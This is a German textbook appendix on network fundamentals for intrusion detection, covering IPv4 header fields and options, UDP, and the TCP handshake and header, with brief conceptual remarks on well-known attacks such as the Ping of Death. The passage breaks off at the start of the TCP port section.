


# Anhang







# A Netzwerkgrundlagen

Dieses Kapitel soll eine kurze Einführung in die im Internet verwendeten Protokolle geben. Es soll sowohl als Einführung, als Wiederauffrischung und als Nachschlagewerk dienen. Die wesentlichen Punkte für das Verständnis der Netzwerkprotokolle im Zusammenhang mit der Intrusion Detection sollen erklärt werden. Ausführliche Darstellungen finden sich in Richard W. Stevens' »TCP/IP illustrated« Bd. 1 und in Eric A. Halls »Internet Care Protocols«.

## A.1 TCP/IP

Die TCP/IP-Protokollfamilie wird seit 1973 entwickelt. 1978 wurde die Version IPv4 fertig gestellt. Diese Version findet heute die meiste Verwendung. Beginnend 1982 wurde das damalige ARPAnet auf das neue Protokoll IP umgestellt. Heutzutage ist TCP/IP das im Internet verwendete Protokoll. Viele Firmen haben in den vergangenen Jahren ihre Netze ebenfalls auf TCP/IP umgestellt, um so intern internetähnliche Dienste anbieten zu können und eine einfache Kommunikation auch mit dem Internet zu ermöglichen.

Das OSI-Referenzmodell wird verwendet, um die Netzwerkprotokolle in sieben verschiedene Schichten aufzuteilen. Hierbei handelt es sich um die folgenden Schichten: Physical, Data-Link, Network, Transport, Session, Presentation und Application. Das TCP/IP-Protokoll wurde vor dem OSI-Modell entwickelt. Es besitzt daher nicht diese exakte Unterteilung in sieben Schichten.

## A.2 IP

Das Internet Protocol (IP, RFC 791, STD 5) ist verantwortlich für die Übertragung von IP-Datagrammen in Paketen von einer Quelle zu einem Zielrechner. Hierbei kümmert sich das IP-Protokoll um die Zustellung des Paketes zu diesem Zielrechner. Die revolutionäre Neuerung bei der Einführung des IP-Protokolls war die Tatsache, dass eine IP-Kommunikation keine dedizierte Verbindung (circuit switched network) mehr benötigte, sondern die Daten in einzelnen Paketen (packet switched network) unabhängig ihr Ziel erreichten (Abbildung A.1).




Abbildung A.1 Im Gegensatz zum Circuit-Switched-Network versendet ein Packet-Switched-Network die Daten unabhängig voneinander in einzelnen Paketen über u. U. unterschiedliche Wege (Routen).

Dies ermöglicht eine Aufrechterhaltung der Kommunikation bei Ausfall redundanter Netzwerkkomponenten durch dynamische Routing-Protokolle. Diese sind in der Lage, den Ausfall zu erkennen und die Daten über andere Knoten weiterhin zu übermitteln. Die hierzu benötigten Informationen werden im IP-Header des Paketes abgespeichert: Abbildung A.2. Dennoch ist IP ein Protokoll, welches die Zustellung des Paketes nicht garantiert und überprüft. Es wird auch als Best-Effort-Protokoll bezeichnet. Die höheren Protokolle oder die Anwendungen müssen die erfolgreiche Übertragung prüfen, wenn dies erforderlich ist.




Abbildung A.2 IP-Header Version 4

Die Felder und ihre Bedeutung sollen nun kurz vorgestellt werden.

### A.2.1 Version

Dieses Feld ist vier Bits lang. Es enthält die IP-Version. Üblicherweise enthält dieses Feld im Moment die Zahl 4. Jedoch werden in der nahen Zukunft sicherlich auch IPv6-Pakete auftreten. Diese enthalten dann hier die Zahl 6.

### A.2.2 Header-Länge

Dieses Feld enthält die Länge des Headers. Es ist selbst 4 Bits lang. Jedoch wird die Länge nicht in Bits oder Bytes gemessen, sondern in Doppelworten. Ein Doppelwort entspricht 4 Bytes oder 32 Bits. Ein üblicher IP-Header ohne Optionen ist 20 Bytes lang. Daher befindet sich bei den meisten Paketen hier eine 5. Weist der Header weitere IP-Optionen auf (z.B. Source Routing, s.u.), so befindet sich hier entsprechend eine größere Zahl. Der Header kann maximal eine Länge von 15 (4 Bits) Doppelworten, also 60 Bytes einnehmen.

### A.2.3 Type of Service

Die Type of Service sind acht Bits lang. Sie stehen seit der Entwicklung des IPv4-Protokolls zur Verfügung. Sie wurden ursprünglich implementiert, um eine Art Quality of Service zu bieten. Sie werden heutzutage nur von wenigen Anwendungen gesetzt. Die Anwendungen unter Linux nutzen sie jedoch recht häufig. Dennoch unterstützen nur wenige Router im Internet ihre Auswertung. Eine Verwendung durch die Anwendungen hat daher nur wenig Auswirkung auf den tatsächlichen Transport des Paketes. Es existieren die folgenden Werte: Minimize-Delay 16 (0x10), Maximize-Throughput 8 (0x08), Maximize-Reliability 4 (0x04), Minimize-Cost 2 (0x02) und Normal-Service 0 (0x00). Sie werden heute abgelöst durch Diffserv und ECN (s.u.).

### A.2.4 Gesamtpaketlänge

Dieses Feld definiert die Gesamtpaketlänge in Bytes. Das Feld ist 16 Bits lang, daher kann ein Paket maximal 65.535 Bytes lang sein. Üblicherweise sind die übertragenen Pakete wesentlich kleiner, da die Übertragungsmedien nicht in der Lage sind, derartig große Pakete zu transportieren.

### A.2.5 Identifikationsnummer

Jedes Paket wird üblicherweise mit einer eindeutigen 16 Bits langen Identifikationsnummer verschickt. Dies erfolgt, damit im Falle einer Fragmentierung (siehe den Exkurs »Fragmentierung« auf S. 298) der Empfänger die Fragmente eines Paketes zuordnen kann. Daher wird in der Literatur häufig bei einem nicht fragmentierten

Paket von der IP-Identifikationsnummer und bei einem fragmentierten Paket von der Fragment-Identifikationsnummer gesprochen.

Der Absender inkrementiert diese Zahl üblicherweise immer um 1. Hiermit sind jedoch gespoofte Portscans möglich (siehe Abschnitt »Gespoofter Portscan« auf S. 763). Daher existieren einige Betriebssysteme (z.B. OpenBSD), die diese Zahl zufällig vergeben. Der aktuelle Linux-Kernel 2.4 setzt diesen Wert auf Null, wenn das Paket gleichzeitig das DF-Flag (s.u.) gesetzt hat. In diesem Fall darf das Paket nicht fragmentiert werden, daher hat diese Zahl auch keinen Sinn.

## A.2.6 Flaggen

Der IP-Header enthält drei Bits, die Informationen über die Fragmentierung des Paketes enthalten.

Das erste dieser drei Bits wird momentan nicht verwendet und muss immer Null sein.

Das folgende Bit ist das *Don't Fragment* DF-Bit. Ist dieses Bit gesetzt (1), so darf das Paket nicht fragmentiert werden. Ein Router, der dieses Paket aufgrund seiner Größe nicht zustellen kann, muss es verwerfen und eine ICMP-Fehlermeldung an den Absender senden.

Das dritte und letzte Bit ist das *More Fragments follow* MF-Bit. Dieses Bit zeigt an, dass weitere Fragmente folgen. Das letzte Fragment und alle nicht fragmentierten Pakete haben dieses Bit gelöscht.

## A.2.7 Fragment-Offset

Dieses Feld gibt bei einem Fragment dessen Beginn im Gesamtpaket an. Hierbei erfolgt die Angabe in Vielfachen von 8. Das bedeutet, dass ein Fragment (außer dem letzten) immer eine Länge aufweisen muss, die durch 8 ohne Rest teilbar ist. Das Feld ist 13 Bits lang und kann damit den ganzen Bereich von maximal 65.535 Bytes eines Paketes abdecken.

Der Empfänger verwendet diese Information, um das Paket in der richtigen Reihenfolge zusammenzusetzen.

Der Ping of Death nutzte Fragmente, um den TCP/IP-Stack einiger Betriebssysteme mit einem Bufferoverflow zum Absturz zu bringen. Es ist möglich, Fragmente so zu konstruieren, dass bei der Defragmentierung ein Paket größer 65.535 Bytes entsteht. Dies ist möglich, da das erste Fragment eine Größe von 1.500 Bytes aufweist. Jedes weitere Fragment ist 1.480 Bytes lang. 1.500 Bytes plus 43 mal 1.480 Bytes ergeben 65.140 Bytes. Nun kann ein weiteres Fragment erzeugt werden, welches erneut 1.480 Bytes lang ist. Erlaubt wären jedoch nur noch 395. Bei der Defragmentierung kommt es daher zum Bufferoverflow. Dieser Angriff erhielt den Namen Ping of Death, da es besonders einfach war, mit dem Kommando `ping` diese Pakete zu erzeugen.

### A.2.8 Time To Live (TTL)

Bei dem Feld Time To Live handelt es sich um ein 8 Bits langes Feld. Es kann somit Werte von 0 bis 255 aufnehmen. Dieser Wert wird von jedem Router, der das Paket weiterleitet, gelesen und pro Hop um 1 dekrementiert. Erreicht hierbei das Feld den Wert Null, so muss der Router das Paket verwerfen und eine Fehlermeldung an den Absender zurücksenden.

Diese Funktion erlaubt es, mit dem Werkzeug *traceroute* die Route eines Paketes zu ermitteln. Hierzu werden Pakete mit steigenden TTL-Werten an den Zielrechner gesendet. Jeder Router wird entsprechende Pakete verwerfen müssen und eine Fehlermeldung an den Absender schicken. So wird die IP-Adresse eines jeden Routers ermittelt.

Diese Funktion eignet sich jedoch auch zur Verwirrung von IDS-Systemen und zur Ermittlung von Firewallregeln. Hierzu werden spezielle Pakete erzeugt. Diese weisen eine TTL auf, so dass die Firewall bzw. das IDS-System die Pakete sieht, sie aber nie den entsprechenden Empfänger erreichen. Beim *Firewalking* (siehe Abschnitt »Firewalking« auf S. 755) handelt es sich um eine ähnliche Technik.

Verschiedene Betriebssysteme verwenden üblicherweise unterschiedliche Standard-TTL-Werte. Linux verwendet 64.

### A.2.9 Protokoll

IP ist in der Lage, eine große Anzahl von Protokollen zu übertragen. Dies sind zum Beispiel ICMP (1), TCP (6) und UDP (17). Dieses Feld gibt die Nummer des enthaltenen Protokolls an. Unter Linux werden alle Nummern in der Datei */etc/protocols* aufgeführt.

Werden ungewöhnliche Protokolle im Netzwerk entdeckt, so kann es sich hierbei auch um einen Tunnel handeln. Das Honeynet Project hat ein Werkzeug entdeckt, welches zum Beispiel einen NVP-(11-)Tunnel aufbaut.

### A.2.10 Prüfsumme

Dies ist die Prüfsumme des IP-Headers des Paketes. Hiermit können Netzwerkgeräte und auch der Empfänger die Validität des Paket-Headers bestimmen. Die Prüfsumme enthält nicht den Datenanteil des Paketes. Da einige Werte des Headers sich während der Übertragung ändern (z.B. TTL), wird diese Prüfsumme von jedem Netzwerkgerät (z.B. Router), welches Änderungen durchführt, neu berechnet. Pakete mit fehlerhaften Header-Prüfsummen können daher nur im lokalen Netzwerk erzeugt worden sein. Der Empfänger verwirft Pakete mit fehlerhaften Prüfsummen. Dies kann verwendet werden, um ein IDS-System zu verwirren, wenn dieses keine Prüfsummenermittlung durchführt.

### A.2.11 Quell-IP-Adresse

Dieses Feld enthält die IP-Adresse des Absenders. Wenn beim Transport des Paketes ein Source NAT (Network Address Translation) durchgeführt wurde, befindet sich hier die entsprechende Adresse. Ein Source NAT ist im Header nicht erkennbar.

### A.2.12 Ziel-IP-Adresse

Dieses Feld enthält die IP-Adresse des Empfängers. Wenn beim Transport des Paketes ein Destination NAT (Network Address Translation) durchgeführt wurde, befindet sich hier die entsprechende Adresse. Ein Destination NAT ist im Header nicht erkennbar.

### A.2.13 IP-Optionen

Sämtliche für den Transport des IP-Paketes erforderlichen Informationen werden in den 20 Bytes des IP-Headers gespeichert. Jedoch besteht gelegentlich die Notwendigkeit, zusätzliche Informationen zu senden, die das Verhalten des IP-Protokolls modifizieren. Diese werden als Option übertragen. Insgesamt können 40 Bytes Optionen übertragen werden. Standardmäßig werden keine Optionen verwendet.

Die Optionen bestehen aus einem Byte, der den Typ definiert, einem Byte für die Länge und entsprechenden Bytes für die Daten. Abbildung A.3 veranschaulicht das.




Abbildung A.3 IP-Optionen-Aufbau

#### End of Optionlist

Dies definiert das Ende der Optionenliste. Es ist eine Option der Klasse 0 und des Typs 0. Diese Option besitzt kein Längensfeld und kein Datenfeld.

#### No Operation

No Operation ist eine Option der Klasse 0 mit Typ 1. Sie wird verwendet, um die Optionenliste aufzufüllen. Die Länge des IP-Headers kann nur in Doppelworten angegeben werden. Wenn die Länge der Optionen nicht durch 4 teilbar ist, werden sie

mit dieser Option aufgefüllt. Diese Option weist weder ein Längenfeld noch ein Datenfeld auf.

### **Security Options**

Diese Option der Klasse 0 mit Typ 2 ist 88 Bits lang und wird für militärische Zwecke genutzt. Üblicherweise wird diese Option nicht im Internet beobachtet. Sie hat keine Verwandtschaft mit IPsec.

### **Record Route**

Diese Option verwendet die Klasse 0 und den Typ 7. Router, die diese Option im Paket erkennen, sollen ihre IP-Adresse im IP-Header aufzeichnen. Da die Größe des IP-Headers beschränkt ist, können hier nur maximal acht Router ihre IP-Adressen eintragen. Daher wird diese Funktion nur selten im Internet genutzt und stattdessen auf `traceroute` zurückgegriffen.

### **Loose Source Routing**

Loose Source Routing ist eine Option der Klasse 0 und mit Typ 3. Die Größe dieser Option hängt von der Anzahl der angegebenen Router ab. Loose Source Routing erlaubt es dem Absender, eine Liste von Routern im IP-Header anzugeben, über die das Paket neben anderen transportiert wird. Es können aus Platzgründen maximal acht Router angegeben werden. Verschiedene Befehle unterstützen diese Funktion: `traceroute`, `netcat` etc.

Loose Source Routing erlaubt Pakete zu routen, die ansonsten nicht geroutet werden würden. Es erlaubt zum Beispiel, auf den meisten Internetroutern Pakete an RFC 1918-Netze (z.B. 192.168.0.0/24) zu routen. So kann ein Angreifer von außen ein Paket an diese Adresse senden und eine Loose Source Route angeben, damit die Internetrouter auch wissen, wohin das Paket gesendet werden soll.

### **Strict Source Routing**

Strict Source Routing ist eine Option mit der Klasse 0 und mit Typ 9. Hier definiert die Liste die exakte Abfolge der zu verwendenden Router. Es dürfen keine weiteren Router verwendet werden.

### **Router Alert**

Diese Option (Klasse 0, Typ 20) definiert, dass der Router das Paket modifizieren muss, bevor er es weiterrotet. Es wird für experimentelle Erweiterungen genutzt.

### **TimeStamp**

Diese Option (Klasse 2, Typ 4) verlangt, dass der Router ähnlich der Record Route Option seine IP-Adresse im Header ablegt, aber zusätzlich noch die Zeit hinterlegt, zu der das Paket prozessiert wurde.

Es besteht die Möglichkeit, nur die Timestamps oder Router-IP-Adressen und Timestamps anzufordern.

## A.3 UDP

Das User Datagram Protocol (UDP, RFC 768, STD 6) stellt eines der beiden am häufigsten eingesetzten Protokolle auf Basis von IP dar. Die meisten Internetapplikationen verwenden TCP (s.u.). TCP garantiert die vollständige und korrekte Übertragung der Daten. Hierzu generiert es jedoch einen gewaltigen Overhead. Viele Anwendungen benötigen diese Garantie nicht oder können sie gar nicht nutzen, da es sich um Multicast- oder Broadcast-Anwendungen handelt, bei denen ein Paket gleichzeitig an mehrere Empfänger zugestellt wird. In diesen Fällen wird meist das UDP-Protokoll verwendet.

UDP ist ein unzuverlässiges und datagrammorientiertes Protokoll. Es garantiert weder die Ablieferung eines Datagramms noch bietet es Vorkehrungen gegen eine Duplizierung oder eine Vertauschung der Reihenfolge der Daten. Aufgrund seiner Unzuverlässigkeit bieten die höheren Protokolle meist eine gewisse Fehlerkontrolle. Dies äußert sich oft in einer gewissen Unempfindlichkeit gegenüber verlorenen Paketen. Wenn zum Beispiel ein Paket bei einer Videostreaming-Anwendung verloren geht, so macht sich das meistens nur durch ein leichtes Zittern der Darstellung bemerkbar. Eine TCP-ähnliche Fehlerkontrolle mit einer erneuten Sendung des Paketes würde meist zu einem Stottern und Anhalten des Streams führen.

UDP ist nur in der Lage, ein Datagramm gleichzeitig zu verarbeiten. Wenn gewisse Informationen mit UDP versendet werden, so werden diese nicht bereits von UDP sinnvoll auf einzelne Pakete aufgeteilt (TCP teilt die Daten entsprechend der MSS auf, s.u.), sondern unter Umständen sehr große UDP-Datagramme gebaut, die anschließend von der darunter liegenden IP-Schicht auf IP-Paketfragmente aufgeteilt werden müssen.

Um mehreren Anwendungen die Verwendung des UDP-Protokolls zu ermöglichen, verwendet UDP einen Multiplexer. Client- wie Server-Anwendungen müssen sich vor der Verwendung des UDP-Protokolls registrieren. Während dieser Registratur weist die UDP-Schicht diesen Anwendungen einen Port zu. Die Verwendung der Ports durch die verschiedenen Dienste ist grundsätzlich willkürlich, jedoch haben sich im Laufe der Jahre bestimmte Ports für bestimmte Dienste etabliert. Die Zuweisung der Ports zu den einzelnen Diensten erfolgt durch die Internet Assigned Number Authority (IANA), die die Liste der *well-known ports* pflegt (<http://www.iana.org/assignments/port-numbers>).

Der UDP-Header (Abbildung A.4) ist acht Bytes lang. Er enthält den Quell- und den Zielport, die Datagrammlänge und eine Prüfsumme.




Abbildung A.4 UDP-Header

Der UDP-Header enthält keine IP-Adressen. Diese werden im IP-Header spezifiziert. Der UDP-Header stellt bei einem UDP-IP-Paket die ersten acht Bytes im Datenanteil des IP-Paketes dar.

Der UDP-Quellport (Source Port) ist wie der UDP-Zielport (Destination Port) 16 Bits oder zwei Bytes lang. Die UDP-Protokollschicht verwendet diese Information, um die übertragenen Daten einzelnen Anwendungen zuzuordnen.

Die Länge des UDP-Datagramms wird ebenfalls im UDP-Header übertragen. Da ein UDP-Header mindestens acht Bytes lang ist, ist die kleinste mögliche UDP-Nachricht acht Bytes lang. Ein IP-Paket darf maximal 65.535 Bytes lang sein. Abzüglich dem IP-Header von mindestens 20 Bytes kann eine UDP-Nachricht maximal 65.515 Bytes lang werden. Die Größe des UDP-Datagramms wird von der Anwendung bestimmt. Erzeugt diese Anwendung ein UDP-Datagramm, welches größer ist als die MTU (Maximum Transmission Unit), so wird das Paket auf IP-Ebene fragmentiert.

Die UDP-Prüfsumme im UDP-Header ist optional. Das bedeutet, dass die Anwendung entscheiden kann, ob diese Prüfsumme berechnet werden soll oder nicht. Viele Anwendungen verzichten auf die Erzeugung einer Prüfsumme zugunsten der Performanz. Wenn jedoch eine Prüfsumme erzeugt wurde, ist der Empfänger des Paketes laut RFC 1122 verpflichtet, diese Prüfsumme zu überprüfen und im Zweifelsfall das Paket zu verwerfen. Bei der Berechnung der Prüfsumme wird der Inhalt des UDP-Datagramms zusammen mit einem Pseudo-Header aus Quell- und Zielport, der UDP-Protokollnummer 17 und der Größe als Eingabe verwendet.

Es existieren verschiedene Anwendungen, die das UDP-Protokoll nutzen. UDP wird zum Beispiel verwendet, um Namensauflösungen durchzuführen. Hier sendet der Client ein UDP-Paket an einen DNS-Server mit der Bitte, den enthaltenen Namen aufzulösen. Der DNS-Server sendet seine Antwort in einem UDP-Paket an den Client zurück. Da UDP kein verlässliches Protokoll darstellt, achtet der DNS-Server darauf, maximal 512 Bytes Daten in seinem UDP-Datagramm zurückzusenden. Dies garantiert, dass durch eine mögliche Fragmentierung des Pakets keine Daten verloren gehen können. Ist die zu sendende Antwort jedoch größer, so sendet der DNS-Server

eine trunkierte (truncated) Antwort. Der Client ist nun verpflichtet, den DNS-Server erneut zu kontaktieren und die Anfrage erneut mit dem TCP-Protokoll zu stellen. TCP ist in der Lage, die fehlerfreie und komplette Übertragung größerer Datenmengen zu garantieren.

## A.4 TCP

Das Transmission Control Protocol (TCP, RFC 793, STD 7) ist das im Internet hauptsächlich eingesetzte Protokoll. TCP garantiert die korrekte und vollständige Übertragung der Informationen. Hierzu setzt TCP unter anderem eine sehr intelligente Flussüberwachung und -steuerung ein. TCP ist ein verbindungsorientiertes Transportprotokoll für den Einsatz in paketvermittelten Netzen. Der häufigste Einsatz baut auf dem Internetprotokoll IP auf. Es konzentriert sich auf die Verbindung und ihre Integrität. Hierzu bietet es die folgenden Dienste:

- **Virtuelle Verbindung.** Die beiden TCP-Endpunkte kommunizieren über eine dedizierte virtuelle Verbindung. Diese ist verantwortlich für die Flusskontrolle, die garantierte Übertragung und das I/O-Management.
- **I/O-Management**
  - **für die Anwendung.** TCP bietet der Anwendung einen I/O-Puffer. Die Anwendung kann ihre Informationen als fortlaufende Daten in diesen Puffer schreiben, bzw. aus ihm lesen. TCP wandelt diesen fortlaufenden Strom anschließend in Pakete um. Nicht die Anwendung definiert die Paketgröße (wie bei UDP), sondern das TCP-Protokoll erzeugt die Pakete.
  - **auf Netzwerkebene.** TCP wandelt den Datenstrom der Anwendung in Segmente um. Hierbei werden die Segmente so erzeugt, dass sie effizient über das Netzwerk transportiert werden.
- **Flusskontrolle.** TCP bietet eine fortgeschrittene Flusskontrolle, die die unterschiedlichen Sende- und Empfangsfähigkeiten der vielfältigen Geräte berücksichtigt. Es ist in der Lage, vollkommen transparent für die Anwendung die Geschwindigkeit der Verbindung optimal anzupassen.
- **Zuverlässigkeit.** Jedes übertragene Byte wird mit einer Sequenznummer versehen. Dies ermöglicht eine Einordnung der übertragenen Daten in der richtigen Reihenfolge. Zusätzlich bestätigt der Empfänger mit dieser Nummer den Empfang der Daten. Stellt TCP fest, dass bestimmte Informationen nicht übertragen wurden, so werden sie transparent für die Anwendung automatisch erneut gesendet.

Zusätzlich bietet TCP wie UDP einen Multiplexer, so dass mehrere Anwendungen auf einem Rechner gleichzeitig das TCP-Protokoll verwenden können. Hier werden ebenfalls Ports eingesetzt. Jede Anwendung muss vor der Verwendung des Protokolls einen derartigen Port reservieren.

### A.4.1 Auf- und Abbau einer TCP-Verbindung

Damit TCP die oben erwähnten Funktionen wahrnehmen kann, ist einiger Verwaltungsaufwand erforderlich. TCP muss zunächst eine Verbindung öffnen. Hierbei führen die beiden TCP-Kommunikationspartner eine Synchronisation ihrer Sequenznummern durch. Anschließend können die Daten ausgetauscht werden. Nach der Verbindung sollte diese auch wieder korrekt abgebaut werden, so dass die beiden Kommunikationspartner die Verwaltungsstrukturen wieder freigeben können.

Die Abbildung A.5 zeigt beispielhaft den Auf- und Abbau einer TCP-Verbindung. Diese Abbildung führt bereits in einige Funktionen von TCP ein.




Abbildung A.5 Der TCP-Handshake

Der TCP-Handshake beginnt zunächst mit einem so genannten SYN-Paket. TCP besitzt sechs Bits im TCP-Header (s.u.), die die Funktion des TCP-Paketes bestimmen. Es handelt sich hierbei um die Bits SYN, FIN, ACK, RST, URG und PSH. Ein SYN-Paket ist ein Paket, bei dem die eigene Sequenznummer an den Kommunikationspartner übermittelt wird. Dies ist erforderlich für die Synchronisation der Verbindung. Der Kommunikationspartner erhält hiermit die Information, dass die Datenzählung mit dieser Sequenznummer beginnt. Jedes übertragene Byte besitzt eine eigene Sequenznummer. In diesem Beispiel überträgt der Client an den Server die Sequenznummer 1234. Diese initiale Sequenznummer wird für jede Verbindung neu bestimmt.

Der Server beantwortet dieses Paket mit einem eigenen SYN/ACK-Paket. Das ACK- oder Acknowledge-Bit zeigt an, dass dieses Paket den Empfang von Daten bestätigt. Um der Gegenseite mitzuteilen, welche Daten bestätigt werden, übermittelt der Server eine Acknowledgementnummer: 1235. Diese Zahl definiert das nächste erwartete Byte von der Gegenstelle. Es entspricht also der Sequenznummer des letzten empfangenen Bytes plus 1. Mit dieser Bestätigung ist die Verbindung zwischen Client und Server in einer Richtung geöffnet worden. Man spricht von einer halboffenen Verbindung. In demselben Paket übermittelt jedoch der Server seinerseits seine Sequenznummer mit dem gesetzten SYN-Bit. Hiermit fordert er den Client auf, seine Seite mit dieser Nummer zu synchronisieren.

Eine Vollduplex-Verbindung, die in beide Richtungen Daten versenden kann, entsteht, wenn der Client diese Synchronisationsanfrage im dritten Paket bestätigt. Da der Client keine Daten übermittelt, erhöht er seine Sequenznummer nicht. Nun können Daten zwischen Client und Server ausgetauscht werden.

Der Client übermittelt nun zunächst 67 Bytes an den Server (4. Paket). Dies kann aus der Differenz der Sequenznummern des dritten und vierten Paketes errechnet werden. Anschließend bestätigt der Server den Empfang dieser Daten und sendet seinerseits 396 Bytes (5. Paket). Der Empfang wird erneut vom Client im 6. Paket bestätigt.

Nun beschließt der Server, dass die Verbindung beendet werden soll. Hierzu bestätigt er den letzten Empfang vom Client und setzt selbst das Bit FIN. Dieses Bit ist die Aufforderung, die Verbindung zu schließen. Hierbei werden keine Daten übermittelt. Daher wird die Sequenznummer nicht erhöht. Der Client bestätigt das FIN. Hiermit ist die Verbindung halb geschlossen. Um nun seine Richtung zu schließen, sendet der Client in demselben oder einem zusätzlichen Paket ebenfalls ein FIN an den Server. Dieser bestätigt dieses FIN ebenfalls in einem letzten Paket und die Verbindung ist in beiden Richtungen geschlossen.

## A.4.2 TCP-Header

Das TCP-Segment besteht ähnlich wie ein UDP-Datagramm aus einem Header und den Daten. Bevor nun das weitere Verhalten von TCP bezüglich der Flusskontrolle und der Zuverlässigkeit besprochen wird, soll kurz der TCP-Header mit seinen Informationen vorgestellt werden.




Abbildung A.6 TCP-Header

### Quell- und Zielport

